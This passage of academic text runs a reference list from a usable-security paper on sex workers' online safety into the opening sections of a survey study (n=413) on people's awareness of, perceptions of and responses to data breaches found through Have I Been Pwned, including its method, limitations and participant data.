[23] Antigoni-Maria Founta, Constantinos Djouvas, Despoina Chatzakou, Ilias Leontiadis, Jeremy Blackburn, Gianluca Stringhini, Athena Vakali, Michael Sirivianos, and Nicolas Kourtellis. Large scale crowdsourcing and characterization of twitter abusive behavior. *arXiv preprint arXiv:1802.00393*, 2018.

[24] Diana Freed, Jackeline Palmer, Diana Minchala, Karen Levy, Thomas Ristenpart, and Nicola Dell. "a stalker's paradise": How intimate partner abusers exploit technology. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, 2018.

[25] Kevin Gallagher, Sameer Patil, and Nasir Memon. New me: Understanding expert and non-expert perceptions and usage of the tor anonymity network. In *Thirteenth Symposium on Usable Privacy and Security (SOUPS 2017)*, 2017.

[26] Christine Geeng, Jevan Hutson, and Franziska Roesner. Usable sexurity: Studying people's concerns and strategies when sexting. In *Sixteenth Symposium on Usable Privacy and Security (SOUPS 2020)*, 2020.

[27] Tamy Guberek, Allison McDonald, Sylvia Simioni, Abraham H. Mhaidli, Kentaro Toyama, and Florian Schaub. Keeping a low profile? technology, risk and privacy among undocumented immigrants. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, 2018.

[28] Hacking//Hustling. About hacking//hustling. https://hackinghustling.org, accessed on 2021-02-19.

[29] Oliver L Haimson, Avery Dame-Griff, Elias Capello, and Zahari Richter. Tumblr was a trans technology: the meaning, importance, history, and future of trans technologies. *Feminist Media Studies*, 2019.

[30] Sam Havron, Diana Freed, Rahul Chatterjee, Damon McCoy, Nicola Dell, and Thomas Ristenpart. Clinical computer security for victims of intimate partner violence. In *28th USENIX Security Symposium (USENIX Security 19)*, 2019.

[31] Cormac Herley. So long, and no thanks for the externalities: the rational rejection of security advice by users. In *Proceedings of the 2009 workshop on New security paradigms workshop*, 2009.

[32] Kashmir Hill. How facebook outs sex workers. Gizmodo, October 2017. https://gizmodo.com/how-facebook-outs-sex-workers-1818861596, accessed 2020-09-01.

[33] Damilola Ibosiola, Ignacio Castro, Gianluca Stringhini, Steve Uhlig, and Gareth Tyson. Who watches the watchmen: Exploring complaints on the web. In *The World Wide Web Conference*, 2019.

[34] Iulia Ion, Rob Reeder, and Sunny Consolvo. "...no one can hack my mind": Comparing expert and non-expert security practices. In *Eleventh Symposium On Usable Privacy and Security (SOUPS 2015)*, 2015.

[35] Sandy E. James, Jody L Herman, Susan Rankin, Mara Keisling, LIsa Mottet, and Ma'ayan Anafi. The Report of the 2015 U.S. Transgender Survey. Technical report, National Center for Transgender Equality, 2016.

[36] Lisa Grazina Johnston, Keith Sabin, Mai Thu Hien, and Pham Thi Huong. Assessment of respondent driven sampling for recruiting female sex workers in two vietnamese cities: reaching the unseen sex worker. *Journal of Urban Health*, 83(1), 2006.

[37] Angela Jones. Sex Work in a Digital Era. *Sociology Compass*, 9(7), 2015.

[38] Angela Jones. "I get paid to have orgasms": Adult webcam models' negotiation of pleasure and danger. *Signs*, 42(1), 2016.

[39] Angela Jones. *Camming*. NYU Press, 2020.

[40] Seny Kamara. Crypto for the people, 2020. https://www.youtube.com/watch?v=Ygq9ci0GFhA, accessed 2020-10-15.

[41] Stevens Le Blond, Alejandro Cuevas, Juan Ramón Troncoso-Pastoriza, Philipp Jovanovic, Bryan Ford, and Jean-Pierre Hubaux. On enforcing the digital immunity of a large humanitarian organization. In *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018.

[42] Ada Lerner, Helen Yuxun He, Anna Kawakami, Silvia Catherine Zeamer, and Roberto Hoyle. Privacy and activism in the transgender community. In *Proceedings of the 2020 CHI Conference on Human Factors in Computing Systems*, 2020.

[43] Gus Lubin. There are 42 million prostitutes in the world, and here's where they live. Business

Insider, 2012. https://www.businessinsider.com/there-are-42-million-prostitutes-in-the-world-and-heres-where-they-live-2012-1, accessed 2020-09-16.

[44] Alice E. Marwick and Danah Boyd. I tweet honestly, I tweet passionately: Twitter users, context collapse, and the imagined audience. *New Media and Society*, 13(1), 2011.

[45] Tara Matthews, Kerwell Liao, Anna Turner, Marianne Berkovich, Robert Reeder, and Sunny Consolvo. "she'll just grab any device that's closer": A study of everyday device & account sharing in households. In *Proceedings of the 2016 CHI Conference on Human Factors in Computing Systems*, 2016.

[46] Tara Matthews, Kathleen O'Leary, Anna Turner, Manya Sleeper, Jill Palzkill Woelfer, Martin Shelton, Cori Manthorne, Elizabeth F Churchill, and Sunny Consolvo. Stories from survivors: Privacy & security practices when coping with intimate partner abuse. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, 2017.

[47] Allison McDonald, Matthew Bernhard, Luke Valenta, Benjamin VanderSloot, Will Scott, Nick Sullivan, J. Alex Halderman, and Roya Ensafi. 403 forbidden: A global view of cdn geoblocking. In *Proceedings of the Internet Measurement Conference 2018*, 2018.

[48] Allison McDonald, Carlo Sugatan, Tamy Guberek, and Florian Schaub. The Annoying, the Disturbing, and the Weird: Challenges with Phone Numbers as Identifiers and Phone Number Recycling. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*, 2021.

[49] Nora McDonald, Sarita Schoenebeck, and Andrea Forte. Reliability and inter-rater reliability in qualitative research: Norms and guidelines for cscw and hci practice. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW), 2019.

[50] Susan E. McGregor, Polina Charters, Tobin Holliday, and Franziska Roesner. Investigating the computer security practices and needs of journalists. In *24th USENIX Security Symposium (USENIX Security 15)*, 2015.

[51] M Giovanna Merli, James Moody, Jeffrey Smith, Jing Li, Sharon Weir, and Xiangsheng Chen. Challenges to recruiting population representative samples of female sex workers in china using respondent driven sampling. *Social Science & Medicine*, 125, 2015.

[52] Lil Miss Hot Mess. Selfies and side-eye: Drag queens take on facebook. *Studies in Gender and Sexuality*, 16(2), 2015.

[53] Matthew B Miles, A Michael Huberman, and Johnny Saldaña. Qualitative data analysis: A methods sourcebook. 3rd, 2014.

[54] Jessica D. Moorman and Kristen Harrison. Gender, Race, and Risk: Intersectional Risk Management in the Sale of Sex Online. *Journal of Sex Research*, 53(7), 2016.

[55] National Ugly Mugs. National ugly mugs. https://uglymugs.org, accessed 2020-10-04.

[56] Joint United Nations Programme on HIV/AIDS (UNAIDS), Data UNAIDS, et al. Geneva, Switzerland; 2018. *North American, Western and Central Europe: AIDS epidemic update regional summary*, 2019.

[57] Kari Paul. Why it's perfectly legal for airbnb to discriminate against sex workers. Vice, July 2016. https://www.vice.com/en/article/gvzzkx/why-its-perfectly-legal-for-airbnb-to-discriminate-against-sex-workers, accessed 2020-10-07.

[58] Paypal. Paypal acceptable use policy. https://www.paypal.com/de/webapps/mpp/ua/acceptableuse-full?locale.x=en_DE, accessed 2020-10-12.

[59] Jane Pitcher and Marjan Wijers. The impact of different regulatory models on the labour conditions, safety and welfare of indoor-based sex workers. *Criminology and Criminal Justice*, 14(5), 2014.

[60] Elissa M. Redmiles. Behind the red lights: Methods for investigating the digital security and privacy experiences of sex workers. In Eszter Hargittai, editor, *Research Exposed: How Empirical Social Science Gets Done in the Digital Age*, chapter 5. Columbia University Press, 2020.

[61] Elissa M Redmiles, Jessica Bodford, and Lindsay Blackwell. "I just want to feel safe": A diary study of safety perceptions on social media. In *Proceedings of the International AAAI Conference on Web and Social Media*, volume 13, 2019.

[62] Elissa M Redmiles, Michelle L. Mazurek, and John P Dickerson. Dancing pigs or externalities? Measuring the rationality of security decisions. In *Proceedings of the 2018 ACM Conference on Economics and Computation*, 2018.

[63] Teela Sanders, Laura Connelly, and Laura Jarvis King. On our own terms: The working conditions of internet-based sex workers in the UK. *Sociological Research Online*, 21(4), 2016.

[64] Teela Sanders, Jane Scoular, Rosie Campbell, Jane Pitcher, and Stewart Cunningham. *Internet Sex Work: Beyond the Gaze*. Palgrave Macmillan, 2018.

[65] Sebastian Shehadi and Miriam Partington. Coronavirus: Offline sex workers forced to start again online. BBC, April 2020. https://www.bbc.com/news/technology-52183773.

[66] L. Simko, A. Lerner, S. Ibtasam, F. Roesner, and T. Kohno. Computer security and privacy for refugees in the united states. In *2018 IEEE Symposium on Security and Privacy (SP)*, 2018.

[67] Angelika Strohmayer, Jenn Clamen, and Mary Laing. Technologies for social justice: Lessons from sex workers on the front lines. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems*, 2019.

[68] Angelika Strohmayer, Mary Laing, and Rob Comber. Technologies and social justice outcomes in sex work charities: Fighting stigma, saving lives. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, 2017.

[69] TAMPEP. Sex Work Migration Health. A report on the intersections of legislations and policies regarding sex work, migration and health in Europe. Technical report, TAMPEP International Foundation, 2009.

[70] K. Thomas, D. Akhawe, M. Bailey, D. Boneh, E. Bursztein, S. Consolvo, N. Dell, Z. Durumeric, P. Kelley, D. Kumar, D. McCoy, S. Meiklejohn, T. Ristenpart, and G. Stringhini. Sok: Hate, harassment, and the changing landscape of online abuse. In *2021 IEEE Symposium on Security and Privacy (SP)*, 2021.

[71] Kurt Wagner and Jason Del Ray. Facebook's 'people you may know' feature can be really creepy. how does it work? Vox, October 2016. https://www.vox.com/2016/10/1/13079770/how-facebook-people-you-may-know-algorithm-works, accessed 2020-10-07.

[72] Philipp Winter, Anne Edmundson, Laura M. Roberts, Agnieszka Dutkowska-Zuk, Marshini Chetty, and Nick Feamster. How do tor users interact with onion services? *Proceedings of the 27th USENIX Security Symposium*, 2018.

[73] Pamela Wisniewski, Heather Lipford, and David Wilson. Fighting for my space: Coping mechanisms for sns boundary regulation. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, 2012.

"Now I'm a bit angry:" Individuals' Awareness, Perception, and Responses to Data Breaches that Affected Them

Peter Mayer*
peter.mayer@kit.edu
SECUSO / KASTEL
Karlsruhe Institute of Technology

Yixin Zou*
yixinz@umich.edu
University of Michigan

Florian Schaub
fschaub@umich.edu
University of Michigan

Adam J. Aviv
aaviv@gwu.edu
The George Washington University

Abstract

Despite the prevalence of data breaches, there is a limited understanding of individuals' awareness, perception, and responses to breaches that affect them. We provide novel insights into this topic through an online study (n=413) in which we presented participants with up to three data breaches that had exposed their email addresses and other personal information. Overall, 73% of participants were affected by at least one breach, 5.36 breaches on average. Many participants attributed the cause of being affected by a breach to their poor email and security practices; only 14% correctly attributed the cause to external factors such as breached organizations and hackers. Participants were unaware of 74% of displayed breaches and expressed various emotions when learning about them. While some reported intending to take action, most participants believed the breach would not impact them. Our findings underline the need for user-friendly tools to improve consumers' resilience against breaches and accountability for breached organizations to provide more proactive post-breach communications and mitigations.

1 Introduction

Data breaches, the disclosure of sensitive personal information to unauthorized parties, are on the rise [30, 63]. The average user has accounts with 191 online services [18]. Meanwhile, the Have I Been Pwned (HIBP) breach database lists over 480 breached online services and over 10M compromised accounts [29]. The Identity Theft Resource Center reported 1,108 breaches that occurred in the United States in 2019, which exposed over 164M sensitive records [30]. The sheer number of breaches makes it challenging to track the total number of records involved [35] and notify affected consumers [83]. Facing a plethora of data breaches [30, 63], consumers rarely take recommended protective measures in response [1, 31, 99].

*Peter Mayer and Yixin Zou contributed equally to this research.

Prior work has primarily studied consumers' general reactions to data breaches [1, 31, 37] or has focused on individual breaches in isolation such as the Equifax [99] and Target breaches [27, 41]. By contrast, we conducted an online study (n=413) in which we leveraged the HIBP database to present participants with, and have them reflect on, specific data breaches that had exposed their email address and other personal information. With this novel approach, we gathered 792 detailed breach-specific responses (up to three per participant), covering 189 unique breaches and 66 different exposed data types. Our quantitative and qualitative analyses contribute valuable insights into individuals' awareness, perception, and responses to specific data breaches that affected them. We further tease out interactions between individuals' awareness, concern, and self-reported action. Our findings answer the following research questions:

RQ1 [Breach status] *What factors influence the likelihood that an email address is involved in a data breach?*

Overall, 73% of our participants experienced at least one breach and 5.36 breaches on average. An email address's likelihood of being exposed in a breach significantly correlated with the email account's age and utilization.

RQ2 [Perception] *What do participants perceive as the causes of being involved in data breaches and related impacts, and to what extent do their perceptions align with reality?*

Only 14% of our participants accurately attributed the cause of being affected by a breach to external factors such as breached organizations and hackers. Others blamed their email or security behaviors for making themselves a victim or viewed breaches as inevitable. Most participants expected little impact from shown breaches despite realizing certain risks.

RQ3 [Awareness] *What factors influence participants' awareness of data breaches that affected them?*

Participants were unaware of most data breaches presented (74%). Those who knew they were affected by a specific breach had primarily learned about it from the breached

organization or third-party services. Participants were more likely to be aware of older rather than recent breaches.

RQ4 [Emotional response] *What are participants' emotional responses to data breaches that affected them?*

Most participants rated their concern regarding breaches as low (56% slightly/somewhat concerned, 19% no concern). Certain breached data types such as physical address and password raised more concern than others. Participants expressed emotions ranging from upset, angry, annoyed, frustrated, surprised (or not) to violated and fatigued.

RQ5 [Behavioral response] *What factors influence participants' likelihood to take action in response to data breaches that affected them?*

Participants reported having already or being very likely to change their passwords and review credit reports/financial statements in response to over 50% of shown breaches. Participants were more likely to take action with increased concern and prior awareness, suggesting that better communication about breaches could increase individuals' tendency to take protective actions.

Our findings demonstrate the need for more proactive communications of data breaches and stronger protections for affected individuals. Rather than burdening consumers to take action, breached organizations should be held responsible for increasing awareness and providing appropriate mitigations. Furthermore, our findings highlight the need for usable privacy tools to help affected individuals be more resilient against future breaches.

2 Background and Related Work

Data breaches. Data breaches have multifaceted consequences. Breached organizations can bear substantial costs to repair the aftermath, including patching system vulnerabilities, compensations to affected individuals, and resolving potential lawsuits [71, 72]. There are also invisible and hard-to-measure costs in rebuilding the breached organization's reputation [39, 94] and affected individuals' trust [1, 12, 49]. For affected individuals, exposed data puts them at risk of account compromise [18, 66, 77, 87], phishing [59], and identity theft [70, 74, 81]. Though it may take years before leaked data is misused, the harm can be profound when it happens. For instance, victims of identity theft may have ruined credit reports or have to file for bankruptcy due to abuse of credit [5]. Identity theft is also traumatizing: in a 2017 survey by the Identity Theft Resource Center [43], 77% of respondents reported increased stress levels, and 55% reported increased fatigue or decreased energy. Thus, some researchers [16, 81] have argued that data breaches cause compensable harms due to the substantial risk of future financial injury and the emotional distress imposed on victims.

Breached organizations are often legally required to notify affected victims [22, 61] and offer compensations such as discounts [13] or free credit/identity monitoring [76]. Services like HIBP [29] and Firefox Monitor [53] examine third-party breach reports and notify signed-up users. Some companies automatically reset passwords for users whose credentials appeared in password dumps [26, 95]. Additional measures for victims include two-factor authentication (2FA) that increases the difficulty of misusing leaked credentials and warnings that flag social engineering and phishing attacks [46, 60]. Nevertheless, no solution is perfect: attackers can bypass 2FA without obtaining the secondary token [19, 32], and phishing warnings have low adherence rates [3, 4, 21].

Security mental models and behaviors. How individuals perceive the causes and impacts of data breaches relates to mental models of security and privacy. Mental models — an individual's internalized representation of how a system works [56] — have been studied for computer security [91], security warnings [9], smart home security [97], and the Internet [36]. Respective studies consistently find that unawareness and misconceptions of security risks create hurdles for adopting effective mitigation strategies. Even when individuals correctly assess risks, they may still not react accordingly due to bounded rationality and cognitive biases [2] or not having experienced negative consequences [100].

We investigate two aspects that may impact how individuals respond to data breaches: *awareness*, i.e., whether and how individuals learn about a breach, and *perception* regarding a breach's potential causes and impacts. For awareness, prior research has documented various channels individuals leverage to learn about security advice, including media, peers, family, workplace, and service providers [15, 65, 67]. For data breaches specifically, respondents of RAND's 2016 US national survey [1] reported first learning of a breach from the breached organization's notification (56%), media reports (28%), or third-parties (16%). Additionally, prior research has shown that consumers understand the potential impacts of data breaches, such as identity theft and personal information leakage [31, 37, 99]. Our study complements these findings by prompting participants to reflect on both causes and impacts of specific breaches that affected them, providing insights on how these perceptions link to their emotions and behaviors.

Consumer reactions to data breaches. Data breach victims are advised to take a range of actions depending on the information exposed [85, 86, 90], such as changing passwords if account credentials are exposed or requesting new cards and reviewing statements if financial information is exposed. In the US, victims are further urged to place a credit freeze, check credit reports, and file taxes early if their Social Security number (SSN) is exposed [47, 84, 85].

Nevertheless, studies on breaches in general [1, 31, 37] and on specific breaches [27, 41, 88, 99] show that con-

sumers rarely take recommended protective measures in response [31, 99, 100]. While consumers report increased concern about identity theft [6, 31] and diminished trust in the breached organization [12, 55], such risk perception and attitudinal change often do not result in action. Consumers tend to accept compensations provided by the breached organization [1, 51] but do not go further; they continue using existing credit cards [51] and the same password for different accounts [25], thereby fueling credential stuffing attacks that cause account compromises [30].

Several studies have examined the determinants of consumers' behavioral reactions to data breaches: knowledge of available measures [99], perception of clear evidence indicating being affected [50], cognitive biases [99], peer influence [14, 41], and media coverage [15]. Tech-savvy and non-tech-savvy individuals also differ in their needs for guidance related to mitigating actions [6]. Furthermore, breach notifications to victims are often ambiguous in communicating risks and priority among recommended actions [8, 89, 98]. These issues, coupled with the overwhelming amount of security advice for end-users [68, 69], may pose challenges for affected individuals to act on provided advice.

Methodologically, prior work primarily asked participants to recall past experiences with generic breaches [1, 31] or describe intended reactions in hypothetical scenarios [28,37]. By contrast, we apply a novel approach to examine participants' responses to specific breaches that exposed their information. Our study covers a multitude of breaches varying in size and types of exposed information rather than one breach as a case study [27, 51, 88, 99]. Our approach increases ecological validity and mitigates recall bias as participants are confronted with breaches that affect them. Similar reflection studies have yielded insights into users' attitudes and behaviors in other contexts, such as password creation behaviors [58, 92] and reactions to online tracking [93] or advertising inference [64].

3 Method

Our study addresses our five research questions as follows. To identify what factors influence an email address's likelihood of being involved in a breach (RQ1), we collected details about participants' email usage and demographics. To identify perceptions regarding the causes of being involved in a breach and related consequences (RQ2), we asked participants to speculate why their email address may have or have not been involved in any data breaches, and any associated impacts they expect or have experienced. For each specific breach, we asked participants if they were previously aware of it and, if so, how (RQ3). To assess emotional responses, we asked participants to describe how they feel about the breach and rate their concern (RQ4). We further asked participants to self-report what they did in response to the breach and rate the likelihood of taking (or having taken) ten provided actions (RQ5). We ran regression models to examine the relationship between email usage, breached data types, awareness, concern, and behavioral reactions. Our study was approved by our Institutional Review Boards (IRB).

3.1 Survey Instrument

As we were motivated to understand participants' responses to real-world breaches at scale, we conducted an online survey with data pulled from Have I Been Pwned (HIBP).[1] We built a survey platform which queried the HIBP web service API using email addresses provided by study participants. To protect participants' confidentiality, we only maintained email addresses in ephemeral memory to query HIBP. At no point did we store participants' email addresses. We then used the query results, i.e., the breaches in which a participant's email address was exposed, to drive the remainder of the survey. The survey consisted of three main parts (see Appendix A).

Part 1: Email address-related questions. After consenting, we asked participants for their most commonly used email address. We clearly noted that the email address will only be used to query HIBP and that we will never see it (Appendix A.2). Once a participant entered an email address, we asked a few questions about it. Participants who indicated that the email address belonged to someone else or was fabricated were given the option to enter a different email address or leave the study. Next, we asked participants about their email habits as a potential influencing factor of the email's involvement in breaches (RQ1). This included frequency of checking their email, primary use of the account (professional/personal correspondence or account creation), how long it has been used, and the number of other email accounts the participant used. We then used the provided email address to query HIBP.

Part 2: Breach-related questions. We next informed participants whether their email address was exposed in any data breaches without stating the specific number or giving more details. To answer RQ2, we asked participants to speculate why their email address was or was not part of data breaches. Participants whose email address was not part of any breach were given the opportunity to enter a different email address until a provided email address had associated breaches. If they did not provide another email, they continued with part 3.

We randomly selected up to three breaches, displayed one by one, to ask breach-related questions while limiting potential fatigue. We displayed a breach's description, logo, name, and types of compromised data as provided by HIBP (Figure 1). We explicitly stated that these were actual breaches (see Appendix A), and no participants doubted the validity of shown breaches in their qualitative responses. For each breach, we asked about participants' awareness (RQ3), emotional response (RQ4), and actions taken or intended to take (RQ5).

[1] https://haveibeenpwned.com




Figure 1: Sample breach information shown to participants.

For emotional response, participants provided open-ended responses, then rated their concern level on a 5-point Likert scale regarding the breach in general and for each type of exposed data. For behavioral response, participants described their reactions (open-ended) before rating their intention to take (or whether they had taken) ten provided actions sourced from prior work [85, 86, 90]. The respective breach information was visible at the top of the page when participants answered all these questions.

Part 3: Demographics, attention check, and debrief. We collected participants' demographics including age, gender, education, whether they had a background in IT or law, and household income. We also included two attention check questions: one asking them to identify the name of a breach shown during the study (only for participants whose email address was part of at least one breach), and a generic attention check (see Appendix A.4). Finally, we showed participants a list of all breaches associated with their provided email address and links to resources on data breach recovery to help them process and act on this potentially new information.

3.2 Recruitment

We recruited participants via Prolific,[2] an online research platform similar to Amazon Mechanical Turk with more demographically diverse subjects [57], between August and October 2020. We balanced participants' age and gender distributions in data collection. After the first 171 participants, we realized and corrected a storage error that caused missing data in income and ratings for taken/intended actions. We note in Section 5 how we accounted for this in our analyses. Participants were compensated $2.50 for an average completion time of 13.37 minutes ($11.22/hour).

3.3 Analyses

We collected data from 416 participants; three participants were excluded as they did not respond to any open-ended questions meaningfully, resulting in 413 participants in total. We based our sample size on our planned analyses: Bujang et al. [11] suggest n=500 or n=100+50×#IVs as the minimum sample size for logistic regressions. For the linear regression (RQ4), G*Power suggests n=127 for detecting medium effects (f^2=.15), with α=.05, β=.80. With 413 participants (435 email-specific responses; 792 breach-specific responses) we met or exceeded these thresholds.

97% of participants passed our generic attention check. Of the 302 participants who were shown at least one breach, only 55% passed the breach-specific attention check, whereas the rest chose "none of these" (42%) or a decoy option (3%). We reviewed open-ended responses from participants who failed this attention check, and all of them were detailed and insightful. We also did not find significant correlations between this attention check's performance and participants' breach-specific responses about awareness (chi-squared test, $\chi(1)$=.06, p=0.8), concern level (Mann Whitney test, W=58395, p=0.2), and whether they had taken action (chi-squared test, $\chi(1)$=.29, p=0.6). Thus, we did not exclude any of these participants as our findings suggest the question was not a reliable exclusion criterion.

Qualitative analysis. We analyzed participants' open-ended responses using inductive coding [75]. For Questions 7, 10, 14, 16, and 18, a primary coder created an initial codebook based on all responses. Multiple coders then iteratively improved the codebook. A second coder analyzed 20% of responses to each question to ensure high inter-rater reliability [45]. Cohen's κ were 0.89 (Q7), 0.73 (Q10), 0.74 (Q14), 0.81 (Q16), and 0.78 (Q18). We resolved all coding discrepancies through discussions. Appendix B includes the codebook, with common themes highlighted.

Statistical analysis. We conducted regressions to identify influential factors with respect to breach status (RQ1), awareness (RQ3), emotional response (RQ4) and behavioral response (RQ5). We included a random-intercept for individual participants to account for repeated observations between multiple breaches. However, for models corresponding to RQ1 the random effects were close to zero and caused a boundary singularity fit, so we conducted single-level regressions instead. For all models, we treated participant demographics (age, gender, education, occupational background) as control variables: we report a model's output with participant demographics when it has a significantly better fit than the model without; otherwise, we opt for the simpler model in reporting the results. We treated participants' responses of concern level on a 5-point Likert scale as a continuous variable in our regressions, which has limitations, as we discuss below.

3.4 Limitations

As with most surveys, parts of our findings rely on self-reported data, which is prone to biases. For instance, prior work has shown a gap between self-reported behavioral intentions and actual behaviors in security contexts [34] and beyond [78]. We do not imply that all participants would take actions they reported. Nevertheless, participants' self-reported

[2] https://prolific.co

intentions to act can inform future research and mechanism design to better protect consumers against data breaches.

HIBP's API does not return breaches marked sensitive such as those involving adult sites. Accessing these breaches requires sending a confirmation message to participant-provided email addresses for ownership verification. We decided not to do this as it may suggest to participants that we store their email addresses even though we do not.

Our study only included data breaches involving email addresses, which may not represent all breaches (e.g., only 4% of breaches recorded by Privacy Rights Clearinghouse [63] included email addresses). Relatedly, the email-focused nature of these breaches means it is difficult to track whether and how breached organizations in our sample notified affected individuals and how that impacts consumer reactions, because existing breach notification databases mostly document letter-based notifications [98]. Future research can look into breaches that expose a broader range of data types and consider organizations' handling of breaches when feasible.

Regarding our analyses, we considered several options of treating the Likert responses of concern level: ordinal, nominal, or continuous. Treating concern as ordinal would introduce square and cubit effects into the model — these effects are difficult to interpret and inconsistent with the scale. Treating concern as nominal would lose information about the scale's ordering and prevent comparisons across all levels (e.g., with "not at all concerned" as the baseline, the regression would not describe the difference when moving up or down the scale between "slightly concerned" and "extremely concerned"). Treating concern as continuous would require a more cautious interpretation of the p-values in the analysis, and it assumes equal differences between the scale items. After discussions with our university's statistical consulting service, we followed their advice and decided to treat concern as a continuous variable. While this comes with the limitations mentioned above, it also allows a more straightforward and meaningful interpretation of results, which we prioritize to make the results more accessible.

4 Data Description

Participant profile. Table 1 summarizes our 413 participants' demographics and breach status. Our participants were almost evenly distributed between men and women but skewed educated and younger. 122 (30%) described having a background in information technology; 25 (6%) in law.

In total, participants provided 435 email addresses. 421 (97%) accounts were solely owned by the participant, and ten were shared with someone else. Four were either someone else's account or a made-up address for the study, and so were removed from the data. Participants whose initial email address was not exposed in any breach could scan another: 393 participants (95%) scanned only one email address, 18 scanned two addresses, and only two scanned three addresses.

	Total	Num. (%) W/ Breaches	Num. (%) W/o Breaches	Avg. (Med./Std.) Breaches
Men	**199**	139 (70%)	60 (30%)	4.49 (2/5.97)
Women	**212**	162 (76%)	50 (24%)	6.11 (4/6.28)
Non-Binary	**2**	1 (50%)	1 (50%)	11.00 (11/11.00)
18-24	**77**	56 (73%)	21 (27%)	3.90 (2/5.15)
25-29	**51**	35 (69%)	16 (31%)	4.25 (2/4.90)
30-34	**42**	33 (79%)	9 (21%)	6.55 (3/8.72)
35-39	**49**	29 (59%)	20 (41%)	4.63 (1/7.05)
40-44	**45**	26 (58%)	19 (42%)	4.36 (2/5.04)
45-49	**32**	29 (91%)	3 (9%)	6.59 (4/6.05)
50-54	**39**	30 (77%)	9 (23%)	6.72 (6/6.16)
54-59	**34**	30 (88%)	4 (12%)	6.12 (5/4.82)
60-64	**27**	19 (70%)	8 (30%)	6.52 (3/6.85)
65+	**17**	15 (88%)	2 (12%)	8.24 (8/6.06)
Some High School	**1**	0 (0%)	1 (100%)	0.00 (0/0.00)
High School or Equiv.	**46**	35 (76%)	11 (24%)	4.59 (3/4.61)
Some College	**88**	70 (80%)	18 (20%)	5.67 (3/6.63)
Associate (voc./occ.)	**14**	14 (100%)	0 (0%)	8.07 (6/6.51)
Associate (aca.)	**20**	19 (95%)	1 (5%)	6.10 (4/5.99)
Bachalor	**140**	108 (77%)	32 (23%)	6.04 (4/6.56)
Masters	**83**	46 (55%)	37 (45%)	4.10 (2/5.68)
Professional	**5**	4 (80%)	1 (20%)	11.60 (13/7.71)
Doctorate	**16**	6 (38%)	10 (62%)	1.44 (0/2.26)
IT Background	**122**	67 (55%)	55 (45%)	3.82 (1/6.30)
No IT Background	**278**	224 (81%)	54 (19%)	5.91 (4/6.06)
Prefer not to say	**13**	11 (85%)	2 (15%)	8.00 (9/6.41)
Law Background	**25**	14 (56%)	11 (44%)	5.80 (2/9.63)
No Law Background	**374**	278 (74%)	96 (26%)	5.29 (3/5.93)
Prefer not to say	**14**	10 (71%)	4 (29%)	6.36 (5/6.25)
No Data	**170**	115 (68%)	55 (32%)	4.45 (2/6.21)
<$15K	**16**	15 (94%)	1 (6%)	7.81 (4/8.59)
$15K-$25K	**22**	20 (91%)	2 (9%)	6.77 (4/5.79)
$25K-$35K	**28**	26 (93%)	2 (7%)	5.89 (3/5.37)
$35K-$50K	**26**	19 (73%)	7 (27%)	4.58 (2/5.35)
$50K-$75K	**45**	40 (89%)	5 (11%)	8.04 (7/6.50)
$75K-$100K	**38**	28 (74%)	10 (26%)	6.95 (4/6.61)
$100K-$150K	**37**	22 (59%)	15 (41%)	4.05 (2/4.63)
>$150K	**24**	13 (54%)	11 (46%)	3.92 (2/5.34)
Total	**413**	**302 (73%)**	**111 (27%)**	**5.36 (3/6.23)**

Table 1: Participant demographics and breach status (n=413).

For the 431 owned or shared email accounts, we further asked participants how long they had been using the email account, how frequently they checked it, and what they primarily used it for. The majority of email accounts were used for an extended period (mean: 8.75 years, median: 8). Most (81%) were checked daily; the rest were checked less frequently (14% weekly, 4% monthly, and 1% yearly). Participants reported multiple uses for their email address (mean: 2.74, median: 3): 74% were used for personal correspondence, followed by signing up for medium-sensitive accounts like social media (68%), signing up for sensitive accounts like banking (51%), signing up for low-value accounts (49%), and professional correspondence (32%).

Overview of breaches. We observed 189 unique breaches across 431 email addresses queried against HIBP. 302 (70%) email addresses, or 73% of participants, were exposed in one or more breaches. The average number of breaches per email address was 5.12 (median: 3, sd: 6.21, max: 46), or 5.36 per participant (median: 3, sd: 6.23). The number of breaches per email address formed a long-tail distribution: 34% of email addresses appeared in 1 to 5 breaches, and only 2% were

associated with 21 or more breaches.

For the 189 unique breaches, we examined their date, the total amount of breached accounts, and the types of compromised data according to HIBP. The majority (69%) of breaches occurred in 2015–2019; 15 breaches occurred in 2020. The average number of breached accounts captured by HIBP was 46.52M (median: 4.79M; sd: 125M), indicating a distribution skewed by several large breaches (max: 772.90M). 66 different data types were leaked in our sample's breaches. The average number of leaked data types per breach was 4.86, and the maximum was 20 (median: 4, sd: 2.58). Aside from participants' email addresses (which were present in all breaches as HIBP uses them as references), the other commonly breached data types included passwords (162, 86%), usernames (110, 58%), IP addresses (82, 43%), names (74, 39%), and dates of birth (47, 25%). The frequency distribution of data types in our sample's breaches falls off steeply (see Figure 2), suggesting a broad range of leaked data types with a much smaller set of commonly leaked data.

We used Cisco's website content taxonomy[3] for cross-referencing breached organizations' industry, excluding 25 (13%) non-applicable cases.[4] Gaming companies were represented the most in our sample (40, 21%). Other represented industries included general business (17, 9%), computers/Internet (16, 8%), shopping (10, 5%), and online communities (10, 5%). We used Alexa's ranking of global websites[5] as of October 14, 2020 as a proxy for a breached organization's popularity.[6] Excluding 33 organizations with missing data, the average ranking was 650.73K (median: 24.85K, sd: 1,768K). 19 organizations appeared in the top 1K list, indicating that while the majority of organizations in our sample were not mainstream, a few were relatively well-known.

